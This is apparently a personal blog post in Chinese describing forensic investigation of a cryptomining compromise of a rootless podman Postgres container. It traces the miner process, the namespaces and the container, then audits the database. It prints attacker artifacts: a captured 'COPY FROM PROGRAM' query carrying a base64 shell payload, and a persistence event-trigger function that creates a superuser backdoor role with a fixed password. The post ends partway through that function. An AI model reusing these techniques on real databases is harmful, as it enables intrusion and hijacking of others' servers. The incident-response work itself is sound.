







记一次服务器被挂恶意挖矿二进制
记一次服务器被挂挖矿软件
这是第一次遇到服务器被挂马的现象,起因是在服务器中发现有异常的占用——两颗 CPU 中有一颗满载,并且重点是,这个服务器是空负载,没有任何服务在上面运行。
现象观测
最初的破绽暴露在 htop 中,htop 命令表现为标号为 0 的 CPU 完全满载,并且如下进程占用了该 CPU 的所有资源
➜ ~ ps aux --sort=-%cpu
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
166534 434366 2799 14.1 9254028 4604992 ? Sl Feb21 528188:01 /tmp/mysql
root 3154358 400 0.0 10072 4896 pts/0 R+ 00:39 0:00 ps aux --sort=-%cpu
contain+ 4634 0.2 0.4 17186744 142876 ? Sl Feb21 58:42 /home/containers/.cargo/bin/zellij --server /run/user/1001/zellij/0.43.1/oceaniam
root 3148539 0.2 0.0 19860 7436 ? S 00:24 0:01 sshd-session: root@pts/0
root 3148540 0.1 0.0 17148 11032 pts/0 Ss 00:24 0:01 -zsh
...
可以看到有个 PID 为 434366 名字为 /tmp/mysql 的进程吃掉了一个 CPU 的所有资源。
痕迹收集
在观测完毕现象后需要进行痕迹收集,我认为从以下几个方面收集痕迹会有些作用:
- IDC 提供的流量日志
sshd日志ferron日志- Debian 软件包完整性检查
IDC 提供的流量日志
根据系统日志看,异常进程出现于 2026.02.21,因此需要去 IDC 提供的流量日志中检查异常流量从什么时间开始

基于此图得到了初步判断,确实是服务器从 2026.02.21 开始产生了异常,但仅有这个数据无法看到更多有用的信息,我们应该从最后一次登录服务器,也就是 2026.02.20 开始入手分析。
sshd 日志
由于我使用的是 Debian,因此使用如下命令导出 sshd 的日志
sudo journalctl -u ssh -u sshd \
--since "7 days ago" \
-o json --utc \
> /tmp/sshd_journal_json_utc_$(date -u +%Y%m%dT%H%M%SZ).json
该日志文件大小远超预期
-rw-r--r-- 1 root root 171M Mar 7 01:50 sshd_journal_json_utc_20260306T174954Z.json
将这份日志拷贝到自己的机器上,稍后利用 DuckDB 进行本地分析
ferron 日志
ferron 未受到异常爆破,离机日志没有检测到任何问题
Debian 软件包完整性检查
利用 dpkg -V 进行检查,未发现预期外的修改
➜ ssh dpkg -V
??5?????? c /etc/ferron.kdl
恶意二进制文件相关信息
我们从 434366 这个 PID 开始获取信息
二进制文件
通过上面的命令输出
➜ ~ ps aux --sort=-%cpu
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
166534 434366 2799 14.1 9254028 4604992 ? Sl Feb21 528188:01 /tmp/mysql
...
我们前往 /tmp/mysql 查找二进制文件,但并未找到。
注意到 USER 字段为 166534, 看起来可能是某种 namespace 映射。
因此我猜想,应该想办法证明是应该在某个 namespace 之中,然后在对应的 namespace 中抓取二进制文件
➜ /tmp ls -l /proc/$PID/ns
total 0
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 cgroup -> 'cgroup:[4026532930]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 ipc -> 'ipc:[4026532928]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 mnt -> 'mnt:[4026532926]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 net -> 'net:[4026532792]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 01:32 pid -> 'pid:[4026532929]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 pid_for_children -> 'pid:[4026532929]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 time -> 'time:[4026531834]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 time_for_children -> 'time:[4026531834]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 user -> 'user:[4026532787]'
lrwxrwxrwx 1 166534 166534 0 Mar 7 02:03 uts -> 'uts:[4026532927]'
➜ /tmp ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Mar 7 02:11 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 mnt -> 'mnt:[4026531841]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 net -> 'net:[4026531840]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 pid_for_children -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 time -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 time_for_children -> 'time:[4026531834]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Mar 7 02:11 uts -> 'uts:[4026531838]'
➜ /tmp readlink /proc/1/ns/mnt
mnt:[4026531841]
➜ /tmp readlink /proc/$PID/ns/mnt
mnt:[4026532926]
首先我们对对应 PID 的 /proc/$PID/ns 进行检查,这里存放着命名空间的相关信息,可以看到其中确实命名空间和我们所使用的用户完全不同:
- 通过检查 /proc/self/ns 中我们可以看到我们的
mnt处于4026531841 - 但恶意二进制的文件的
mnt处于4026532926
既然如此我们应该深入其对应的 mnt 进行二进制提取
➜ /tmp TS=$(date -u +%Y%m%dT%H%M%SZ)
➜ /tmp cp -a /proc/$PID/root/tmp/mysql /tmp/pid_${PID}_root_tmp_mysql_${TS} && cp -a /proc/$PID/exe /tmp/pid_${PID}_exe_${TS}
随后将证据固化到本机,用于稍后分析。
挂马点分析
我们现在有了机会分析具体的入侵点:系统中大致只存在 podman 会利用 namespace 机制。由于已经编排好的容器我们都十分清楚并且数量较少,我们直接查二进制就好。
➜ /tmp cd /proc/$PID/root
➜ root ls
bin boot dev docker-entrypoint-initdb.d etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
➜ root cd etc
# 跳过无用分析
➜ etc du | rg postgres
4 ./postgresql
8 ./postgresql-common/pg_upgradecluster.d
24 ./postgresql-common
我们可以得到是某个 postgres 容器被入侵了这个初步结论,继续排查是哪儿个编组出了问题
➜ etc cat /proc/$PID/cgroup
0::/user.slice/user-1001.slice/user@1001.service/user.slice/user-libpod_pod_a0d591b6895832291281a31da0eee965617163f98b7546ac475727035735c03d.slice/libpod-c3b3ccc85706d4153543b9112f21bcbbb995ee598549ba0c5577ee1412a6abe0.scope/container
基于这个输出,我们可以得到如下信息:
- 运行时:libpod(也就是 podman)
- 类型:rootless 容器,在 user-1001 会话下
- Pod ID:a0d591b68958…
- Container ID:c3b3ccc85706…
找到了对应的用户是谁,暂且令其为变量 U
重点是 CID,得到这个信息后我们可以获取到底是哪儿组 compose 受到了入侵
接下来我们切换到对应的用户,固化证据
➜ podman inspect "$CID" > /tmp/podman_inspect_${CID}_${TS}.json
➜ podman logs --timestamps "$CID" > /tmp/podman_logs_${CID}_${TS}.log
➜ podman top "$CID" -eo pid,ppid,user,etime,cmd > /tmp/podman_top_${CID}_${TS}.txt
➜ podman diff "$CID" > /tmp/podman_diff_${CID}_${TS}.txt
数据库分析
我们进入对应的 postgres 容器提取一下有用信息
postgres=# \l
List of databases
Name | Owner | Encoding | Locale Provider | Collate | Ctype | Locale | ICU Rules | Access privileges
-----------+----------+----------+-----------------+------------+------------+--------+-----------+-----------------------
postgres | postgres | UTF8 | libc | en_US.utf8 | en_US.utf8 | | |
template0 | postgres | UTF8 | libc | en_US.utf8 | en_US.utf8 | | | =c/postgres +
| | | | | | | | postgres=CTc/postgres
template1 | postgres | UTF8 | libc | en_US.utf8 | en_US.utf8 | | | =c/postgres +
| | | | | | | | postgres=CTc/postgres
(3 rows)
postgres=# \du+
List of roles
Role name | Attributes | Description
-----------+------------------------------------------------------------+-------------
postgres | Superuser, Create role, Create DB, Replication, Bypass RLS |
priv_esc | Superuser |
postgres=# \dn+
List of schemas
Name | Owner | Access privileges | Description
--------+-------------------+----------------------------------------+------------------------
public | pg_database_owner | pg_database_owner=UC/pg_database_owner+| standard public schema
| | =U/pg_database_owner |
(1 row)
postgres=# \dt *.*
postgres=# \pset pager off
Pager usage is off.
postgres=# \dt *.*
List of tables
Schema | Name | Type | Owner
--------------------+--------------------------+-------------+----------
information_schema | sql_features | table | postgres
information_schema | sql_implementation_info | table | postgres
information_schema | sql_parts | table | postgres
information_schema | sql_sizing | table | postgres
pg_catalog | pg_aggregate | table | postgres
pg_catalog | pg_am | table | postgres
pg_catalog | pg_amop | table | postgres
pg_catalog | pg_amproc | table | postgres
pg_catalog | pg_attrdef | table | postgres
pg_catalog | pg_attribute | table | postgres
pg_catalog | pg_auth_members | table | postgres
pg_catalog | pg_authid | table | postgres
pg_catalog | pg_cast | table | postgres
pg_catalog | pg_class | table | postgres
pg_catalog | pg_collation | table | postgres
pg_catalog | pg_constraint | table | postgres
pg_catalog | pg_conversion | table | postgres
pg_catalog | pg_database | table | postgres
pg_catalog | pg_db_role_setting | table | postgres
pg_catalog | pg_default_acl | table | postgres
pg_catalog | pg_depend | table | postgres
pg_catalog | pg_description | table | postgres
pg_catalog | pg_enum | table | postgres
pg_catalog | pg_event_trigger | table | postgres
pg_catalog | pg_extension | table | postgres
pg_catalog | pg_foreign_data_wrapper | table | postgres
pg_catalog | pg_foreign_server | table | postgres
pg_catalog | pg_foreign_table | table | postgres
pg_catalog | pg_index | table | postgres
pg_catalog | pg_inherits | table | postgres
pg_catalog | pg_init_privs | table | postgres
pg_catalog | pg_language | table | postgres
pg_catalog | pg_largeobject | table | postgres
pg_catalog | pg_largeobject_metadata | table | postgres
pg_catalog | pg_namespace | table | postgres
pg_catalog | pg_opclass | table | postgres
pg_catalog | pg_operator | table | postgres
pg_catalog | pg_opfamily | table | postgres
pg_catalog | pg_parameter_acl | table | postgres
pg_catalog | pg_partitioned_table | table | postgres
pg_catalog | pg_policy | table | postgres
pg_catalog | pg_proc | table | postgres
pg_catalog | pg_publication | table | postgres
pg_catalog | pg_publication_namespace | table | postgres
pg_catalog | pg_publication_rel | table | postgres
pg_catalog | pg_range | table | postgres
pg_catalog | pg_replication_origin | table | postgres
pg_catalog | pg_rewrite | table | postgres
pg_catalog | pg_seclabel | table | postgres
pg_catalog | pg_sequence | table | postgres
pg_catalog | pg_shdepend | table | postgres
pg_catalog | pg_shdescription | table | postgres
pg_catalog | pg_shseclabel | table | postgres
pg_catalog | pg_statistic | table | postgres
pg_catalog | pg_statistic_ext | table | postgres
pg_catalog | pg_statistic_ext_data | table | postgres
pg_catalog | pg_subscription | table | postgres
pg_catalog | pg_subscription_rel | table | postgres
pg_catalog | pg_tablespace | table | postgres
pg_catalog | pg_transform | table | postgres
pg_catalog | pg_trigger | table | postgres
pg_catalog | pg_ts_config | table | postgres
pg_catalog | pg_ts_config_map | table | postgres
pg_catalog | pg_ts_dict | table | postgres
pg_catalog | pg_ts_parser | table | postgres
pg_catalog | pg_ts_template | table | postgres
pg_catalog | pg_type | table | postgres
pg_catalog | pg_user_mapping | table | postgres
pg_toast | pg_toast_1213 | TOAST table | postgres
pg_toast | pg_toast_1247 | TOAST table | postgres
pg_toast | pg_toast_1255 | TOAST table | postgres
pg_toast | pg_toast_1262 | TOAST table | postgres
pg_toast | pg_toast_13476 | TOAST table | postgres
pg_toast | pg_toast_13481 | TOAST table | postgres
pg_toast | pg_toast_13486 | TOAST table | postgres
pg_toast | pg_toast_13491 | TOAST table | postgres
pg_toast | pg_toast_1417 | TOAST table | postgres
pg_toast | pg_toast_1418 | TOAST table | postgres
pg_toast | pg_toast_16384 | TOAST table | postgres
pg_toast | pg_toast_16393 | TOAST table | postgres
pg_toast | pg_toast_16412 | TOAST table | postgres
pg_toast | pg_toast_16439 | TOAST table | postgres
pg_toast | pg_toast_16463 | TOAST table | postgres
pg_toast | pg_toast_16472 | TOAST table | postgres
pg_toast | pg_toast_16504 | TOAST table | postgres
pg_toast | pg_toast_2328 | TOAST table | postgres
pg_toast | pg_toast_2396 | TOAST table | postgres
pg_toast | pg_toast_2600 | TOAST table | postgres
pg_toast | pg_toast_2604 | TOAST table | postgres
pg_toast | pg_toast_2606 | TOAST table | postgres
pg_toast | pg_toast_2609 | TOAST table | postgres
pg_toast | pg_toast_2610 | TOAST table | postgres
pg_toast | pg_toast_2612 | TOAST table | postgres
pg_toast | pg_toast_2615 | TOAST table | postgres
pg_toast | pg_toast_2618 | TOAST table | postgres
pg_toast | pg_toast_2619 | TOAST table | postgres
pg_toast | pg_toast_2620 | TOAST table | postgres
pg_toast | pg_toast_2964 | TOAST table | postgres
pg_toast | pg_toast_3079 | TOAST table | postgres
pg_toast | pg_toast_3118 | TOAST table | postgres
pg_toast | pg_toast_3256 | TOAST table | postgres
pg_toast | pg_toast_3350 | TOAST table | postgres
pg_toast | pg_toast_3381 | TOAST table | postgres
pg_toast | pg_toast_3394 | TOAST table | postgres
pg_toast | pg_toast_3429 | TOAST table | postgres
pg_toast | pg_toast_3456 | TOAST table | postgres
pg_toast | pg_toast_3466 | TOAST table | postgres
pg_toast | pg_toast_3592 | TOAST table | postgres
pg_toast | pg_toast_3596 | TOAST table | postgres
pg_toast | pg_toast_3600 | TOAST table | postgres
pg_toast | pg_toast_6100 | TOAST table | postgres
pg_toast | pg_toast_6106 | TOAST table | postgres
pg_toast | pg_toast_6243 | TOAST table | postgres
pg_toast | pg_toast_826 | TOAST table | postgres
public | administrators | table | postgres
public | applications | table | postgres
public | credentials | table | postgres
public | key_boxes | table | postgres
public | revoked_jwts | table | postgres
public | seaql_migrations | table | postgres
public | subjects | table | postgres
public | tenants | table | postgres
public | users | table | postgres
(123 rows)
数据库元信息提取完毕后,尝试提取有用的实际信息
postgres=# SELECT now(), current_user, inet_server_addr(), inet_server_port();
SELECT pid, usename, datname, client_addr, backend_start, state, left(query,200)
FROM pg_stat_activity
ORDER BY backend_start DESC;
now | current_user | inet_server_addr | inet_server_port
-------------------------------+--------------+------------------+------------------
2026-03-06 19:22:32.324541+00 | postgres | |
(1 row)
pid | usename | datname | client_addr | backend_start | state | left
---------+----------+----------+-------------+-------------------------------+--------+----------------------------------------------------------------------------------
1199957 | postgres | postgres | | 2026-03-06 19:19:06.7911+00 | active | SELECT pid, usename, datname, client_addr, backend_start, state, left(query,200)+
| | | | | | FROM pg_stat_activity +
| | | | | | ORDER BY backend_start DESC;
1152275 | postgres | | | 2026-03-06 05:37:44.647019+00 | |
1152274 | | | | 2026-03-06 05:37:44.646212+00 | |
1152273 | | | | 2026-03-06 05:37:44.645665+00 | |
1152264 | | | | 2026-03-06 05:37:42.120044+00 | |
1152263 | | | | 2026-03-06 05:37:42.119542+00 | |
1152261 | | | | 2026-03-06 05:37:42.117833+00 | |
1152260 | | | | 2026-03-06 05:37:42.117074+00 | |
1152259 | | | | 2026-03-06 05:37:42.116408+00 | |
(9 rows)
在以上日志中我们看到了个可疑的字眼:priv_esc。
开始调查数据库的用户信息:
postgres=# SELECT rolname, rolsuper, rolcreaterole, rolcreatedb, rolcanlogin, rolvaliduntil
FROM pg_roles
ORDER BY rolname;
rolname | rolsuper | rolcreaterole | rolcreatedb | rolcanlogin | rolvaliduntil
-----------------------------+----------+---------------+-------------+-------------+---------------
pg_checkpoint | f | f | f | f |
pg_create_subscription | f | f | f | f |
pg_database_owner | f | f | f | f |
pg_execute_server_program | f | f | f | f |
pg_maintain | f | f | f | f |
pg_monitor | f | f | f | f |
pg_read_all_data | f | f | f | f |
pg_read_all_settings | f | f | f | f |
pg_read_all_stats | f | f | f | f |
pg_read_server_files | f | f | f | f |
pg_signal_autovacuum_worker | f | f | f | f |
pg_signal_backend | f | f | f | f |
pg_stat_scan_tables | f | f | f | f |
pg_use_reserved_connections | f | f | f | f |
pg_write_all_data | f | f | f | f |
pg_write_server_files | f | f | f | f |
postgres | t | t | t | t |
priv_esc | t | f | f | t |
(18 rows)
postgres=# SELECT
pg_get_userbyid(member) AS member,
pg_get_userbyid(roleid) AS granted_role
FROM pg_auth_members
ORDER BY 1,2;
member | granted_role
------------+----------------------
pg_monitor | pg_read_all_settings
pg_monitor | pg_read_all_stats
pg_monitor | pg_stat_scan_tables
postgres | priv_esc
(4 rows)
很明显,priv_esc 这个用户通过 postgres 这个最高权限用户进行了授权,完成了提权。
NOTE
很有意思的是,我捕捉到了一次当着我的面执行的攻击
SELECT pid, usename, datname, client_addr, backend_start, state, left(query,200)
FROM pg_stat_activity
ORDER BY backend_start DESC;
pid | usename | datname | client_addr | backend_start | state | left
---------+----------+----------+-------------+-------------------------------+--------+----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
1200290 | postgres | postgres | 10.89.0.2 | 2026-03-06 19:27:03.325365+00 | idle | BEGIN TRANSACTION READ ONLY; COMMIT; DROP TABLE IF EXISTS tests; CREATE TABLE tests(cmd_output text); COPY tests FROM PROGRAM 'echo ZnVuY3Rpb24gX19jdXJsKCkgewogIHJlYWQgcHJvdG8gc2VydmVyIHBhdGggPDw8IiQo
1199957 | postgres | postgres | | 2026-03-06 19:19:06.7911+00 | active | SELECT pid, usename, datname, client_addr, backend_start, state, left(query,200) +
| | | | | | FROM pg_stat_activity +
| | | | | | ORDER BY backend_start DESC;
1152275 | postgres | | | 2026-03-06 05:37:44.647019+00 | |
1152274 | | | | 2026-03-06 05:37:44.646212+00 | |
1152273 | | | | 2026-03-06 05:37:44.645665+00 | |
1152264 | | | | 2026-03-06 05:37:42.120044+00 | |
1152263 | | | | 2026-03-06 05:37:42.119542+00 | |
1152261 | | | | 2026-03-06 05:37:42.117833+00 | |
1152260 | | | | 2026-03-06 05:37:42.117074+00 | |
1152259 | | | | 2026-03-06 05:37:42.116408+00 | |
(10 rows)
我们捕捉到了一些有趣的信息:IP 地址,判定一下是谁在操作数据库
➜ ~ podman ps -a --format '{{.ID}} {{.Names}}'
for c in $(podman ps -q); do
podman inspect -f '{{.Id}} {{.Name}} {{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' "$c"
done | grep '10.89.0.2'
c3b3ccc85706 instance-oceaniam_postgres_1
c3b3ccc85706d4153543b9112f21bcbbb995ee598549ba0c5577ee1412a6abe0 instance-oceaniam_postgres_1 10.89.0.2
看起来是容器内部发起的攻击。
数据库定损
NOTE
虽然我很清楚这个服务器的数据是空的,但我依然对这件事很感兴趣
接下来需要判断一下数据库的受损情况。
先在 psql 里开启只读事务:
BEGIN TRANSACTION READ ONLY;
SET statement_timeout = '30s';
SET search_path = pg_catalog, public;
查下是否存在可疑函数
SELECT n.nspname, p.proname, l.lanname, pg_get_userbyid(p.proowner) AS owner
FROM pg_proc p
JOIN pg_namespace n ON n.oid = p.pronamespace
JOIN pg_language l ON l.oid = p.prolang
WHERE l.lanname IN ('c','plpython3u','plperlu','plperl','plsh')
ORDER BY 1,2;
得到输出如下
postgres=*# SELECT n.nspname, p.proname, l.lanname, pg_get_userbyid(p.proowner) AS owner
FROM pg_proc p
JOIN pg_namespace n ON n.oid = p.pronamespace
JOIN pg_language l ON l.oid = p.prolang
WHERE l.lanname IN ('c','plpython3u','plperlu','plperl','plsh')
ORDER BY 1,2;
nspname | proname | lanname | owner
------------+--------------------------------+---------+----------
pg_catalog | big5_to_euc_tw | c | postgres
pg_catalog | big5_to_mic | c | postgres
pg_catalog | big5_to_utf8 | c | postgres
pg_catalog | dsnowball_init | c | postgres
pg_catalog | dsnowball_lexize | c | postgres
pg_catalog | euc_cn_to_mic | c | postgres
pg_catalog | euc_cn_to_utf8 | c | postgres
pg_catalog | euc_jis_2004_to_shift_jis_2004 | c | postgres
pg_catalog | euc_jis_2004_to_utf8 | c | postgres
pg_catalog | euc_jp_to_mic | c | postgres
pg_catalog | euc_jp_to_sjis | c | postgres
pg_catalog | euc_jp_to_utf8 | c | postgres
pg_catalog | euc_kr_to_mic | c | postgres
pg_catalog | euc_kr_to_utf8 | c | postgres
pg_catalog | euc_tw_to_big5 | c | postgres
pg_catalog | euc_tw_to_mic | c | postgres
pg_catalog | euc_tw_to_utf8 | c | postgres
pg_catalog | gb18030_to_utf8 | c | postgres
pg_catalog | gbk_to_utf8 | c | postgres
pg_catalog | iso8859_1_to_utf8 | c | postgres
pg_catalog | iso8859_to_utf8 | c | postgres
pg_catalog | iso_to_koi8r | c | postgres
pg_catalog | iso_to_mic | c | postgres
pg_catalog | iso_to_win1251 | c | postgres
pg_catalog | iso_to_win866 | c | postgres
pg_catalog | johab_to_utf8 | c | postgres
pg_catalog | koi8r_to_iso | c | postgres
pg_catalog | koi8r_to_mic | c | postgres
pg_catalog | koi8r_to_utf8 | c | postgres
pg_catalog | koi8r_to_win1251 | c | postgres
pg_catalog | koi8r_to_win866 | c | postgres
pg_catalog | koi8u_to_utf8 | c | postgres
pg_catalog | latin1_to_mic | c | postgres
pg_catalog | latin2_to_mic | c | postgres
pg_catalog | latin2_to_win1250 | c | postgres
pg_catalog | latin3_to_mic | c | postgres
pg_catalog | latin4_to_mic | c | postgres
pg_catalog | mic_to_big5 | c | postgres
pg_catalog | mic_to_euc_cn | c | postgres
pg_catalog | mic_to_euc_jp | c | postgres
pg_catalog | mic_to_euc_kr | c | postgres
pg_catalog | mic_to_euc_tw | c | postgres
pg_catalog | mic_to_iso | c | postgres
pg_catalog | mic_to_koi8r | c | postgres
pg_catalog | mic_to_latin1 | c | postgres
pg_catalog | mic_to_latin2 | c | postgres
pg_catalog | mic_to_latin3 | c | postgres
pg_catalog | mic_to_latin4 | c | postgres
pg_catalog | mic_to_sjis | c | postgres
pg_catalog | mic_to_win1250 | c | postgres
pg_catalog | mic_to_win1251 | c | postgres
pg_catalog | mic_to_win866 | c | postgres
pg_catalog | plpgsql_call_handler | c | postgres
pg_catalog | plpgsql_inline_handler | c | postgres
pg_catalog | plpgsql_validator | c | postgres
pg_catalog | shift_jis_2004_to_euc_jis_2004 | c | postgres
pg_catalog | shift_jis_2004_to_utf8 | c | postgres
pg_catalog | sjis_to_euc_jp | c | postgres
pg_catalog | sjis_to_mic | c | postgres
pg_catalog | sjis_to_utf8 | c | postgres
pg_catalog | uhc_to_utf8 | c | postgres
pg_catalog | utf8_to_big5 | c | postgres
pg_catalog | utf8_to_euc_cn | c | postgres
pg_catalog | utf8_to_euc_jis_2004 | c | postgres
pg_catalog | utf8_to_euc_jp | c | postgres
pg_catalog | utf8_to_euc_kr | c | postgres
pg_catalog | utf8_to_euc_tw | c | postgres
pg_catalog | utf8_to_gb18030 | c | postgres
pg_catalog | utf8_to_gbk | c | postgres
pg_catalog | utf8_to_iso8859 | c | postgres
pg_catalog | utf8_to_iso8859_1 | c | postgres
pg_catalog | utf8_to_johab | c | postgres
pg_catalog | utf8_to_koi8r | c | postgres
pg_catalog | utf8_to_koi8u | c | postgres
pg_catalog | utf8_to_shift_jis_2004 | c | postgres
pg_catalog | utf8_to_sjis | c | postgres
pg_catalog | utf8_to_uhc | c | postgres
pg_catalog | utf8_to_win | c | postgres
pg_catalog | win1250_to_latin2 | c | postgres
pg_catalog | win1250_to_mic | c | postgres
pg_catalog | win1251_to_iso | c | postgres
pg_catalog | win1251_to_koi8r | c | postgres
pg_catalog | win1251_to_mic | c | postgres
pg_catalog | win1251_to_win866 | c | postgres
pg_catalog | win866_to_iso | c | postgres
pg_catalog | win866_to_koi8r | c | postgres
pg_catalog | win866_to_mic | c | postgres
pg_catalog | win866_to_win1251 | c | postgres
pg_catalog | win_to_utf8 | c | postgres
public | postgres_fdw_disconnect | c | postgres
public | postgres_fdw_disconnect_all | c | postgres
public | postgres_fdw_get_connections | c | postgres
public | postgres_fdw_handler | c | postgres
public | postgres_fdw_validator | c | postgres
(94 rows)
注意到了 postgres_fdw_*,这疑似是跨库访问的接口。
NOTE
由于我完全不知道接下来应该怎么检查,于是接下来的命令大部分由 ChatGPT 提供
ChatGPT 建议检查是否有对外的 fdw,给出如下命令
SELECT
s.srvname,
CASE WHEN m.umuser = 0 THEN 'public' ELSE pg_get_userbyid(m.umuser) END AS mapping_for,
m.umoptions
FROM pg_user_mapping m
JOIN pg_foreign_server s ON s.oid = m.umserver
ORDER BY 1,2;
得到如下执行结果
postgres=# SELECT
s.srvname,
CASE WHEN m.umuser = 0 THEN 'public' ELSE pg_get_userbyid(m.umuser) END AS mapping_for,
m.umoptions
FROM pg_user_mapping m
JOIN pg_foreign_server s ON s.oid = m.umserver
ORDER BY 1,2;
srvname | mapping_for | umoptions
---------+-------------+-----------
(0 rows)
看起来是安全的,安装了但完全没有使用。
查事件触发器/触发器
很可能在这里藏了持久化残留
SELECT evtname, evtevent, evtenabled, pg_get_userbyid(evtowner) AS owner
FROM pg_event_trigger
ORDER BY 1;
SELECT event_object_schema, event_object_table, trigger_name, action_timing, event_manipulation
FROM information_schema.triggers
ORDER BY 1,2,3;
得到如下输出
postgres=# SELECT evtname, evtevent, evtenabled, pg_get_userbyid(evtowner) AS owner
FROM pg_event_trigger
ORDER BY 1;
SELECT event_object_schema, event_object_table, trigger_name, action_timing, event_manipulation
FROM information_schema.triggers
ORDER BY 1,2,3;
evtname | evtevent | evtenabled | owner
-----------+-------------------+------------+----------
log_end | ddl_command_end | O | postgres
log_start | ddl_command_start | O | postgres
(2 rows)
event_object_schema | event_object_table | trigger_name | action_timing | event_manipulation
---------------------+--------------------+--------------+---------------+--------------------
(0 rows)
看起来有个 ddl_* 样式的钩子,我们调查一下。
-- 1) 看事件触发器定义
SELECT evtname, evtevent, evtenabled, evtfoid::regprocedure
FROM pg_event_trigger
ORDER BY evtname;
-- 2) 看它们绑定到哪个函数
SELECT e.evtname,
n.nspname AS func_schema,
p.proname AS func_name,
pg_get_userbyid(p.proowner) AS func_owner
FROM pg_event_trigger e
JOIN pg_proc p ON p.oid = e.evtfoid
JOIN pg_namespace n ON n.oid = p.pronamespace
ORDER BY e.evtname;
-- 3) 导出函数源码
SELECT n.nspname, p.proname, pg_get_functiondef(p.oid)
FROM pg_proc p
JOIN pg_namespace n ON n.oid = p.pronamespace
WHERE p.oid IN (SELECT evtfoid FROM pg_event_trigger)
ORDER BY 1,2;
得到了如下的输出
postgres=# -- 1) 看事件触发器定义
SELECT evtname, evtevent, evtenabled, evtfoid::regprocedure
FROM pg_event_trigger
ORDER BY evtname;
-- 2) 看它们绑定到哪个函数
SELECT e.evtname,
n.nspname AS func_schema,
p.proname AS func_name,
pg_get_userbyid(p.proowner) AS func_owner
FROM pg_event_trigger e
JOIN pg_proc p ON p.oid = e.evtfoid
JOIN pg_namespace n ON n.oid = p.pronamespace
ORDER BY e.evtname;
-- 3) 导出函数源码
SELECT n.nspname, p.proname, pg_get_functiondef(p.oid)
FROM pg_proc p
JOIN pg_namespace n ON n.oid = p.pronamespace
WHERE p.oid IN (SELECT evtfoid FROM pg_event_trigger)
ORDER BY 1,2;
evtname | evtevent | evtenabled | evtfoid
-----------+-------------------+------------+-----------------
log_end | ddl_command_end | O | escalate_priv()
log_start | ddl_command_start | O | escalate_priv()
(2 rows)
evtname | func_schema | func_name | func_owner
-----------+-------------+---------------+------------
log_end | public | escalate_priv | postgres
log_start | public | escalate_priv | postgres
(2 rows)
nspname | proname | pg_get_functiondef
---------+---------------+--------------------------------------------------------------------------------------
public | escalate_priv | CREATE OR REPLACE FUNCTION public.escalate_priv() +
| | RETURNS event_trigger +
| | LANGUAGE plpgsql +
| | AS $function$ +
| | DECLARE +
| | is_super BOOLEAN; +
| | BEGIN +
| | SELECT usesuper INTO is_super FROM pg_user WHERE usename = current_user; +
| | +
| | IF is_super THEN +
| | BEGIN +
| | EXECUTE 'CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD ''temp1237126512''';+
| | EXCEPTION WHEN duplicate_object THEN +
| | NULL; +
| | WHEN OTHERS THEN +
| | NULL; +
| | END; +
| | +
| | BEGIN +
| | EXECUTE 'GRANT priv_esc TO postgres'; +
| | EXCEPTION WHEN OTHERS THEN +
| | NULL; +
| | END; +
| | END IF; +
| | END; +
| | $function$ +
| |
(1 row)
注意到 escalate_priv 这个函数的内容
CREATE OR REPLACE FUNCTION public.escalate_priv()
RETURNS event_trigger
LANGUAGE plpgsql
AS $function$
DECLARE
is_super BOOLEAN;
BEGIN
SELECT usesuper INTO is_super FROM pg_user WHERE usename = current_user;
IF is_super THEN
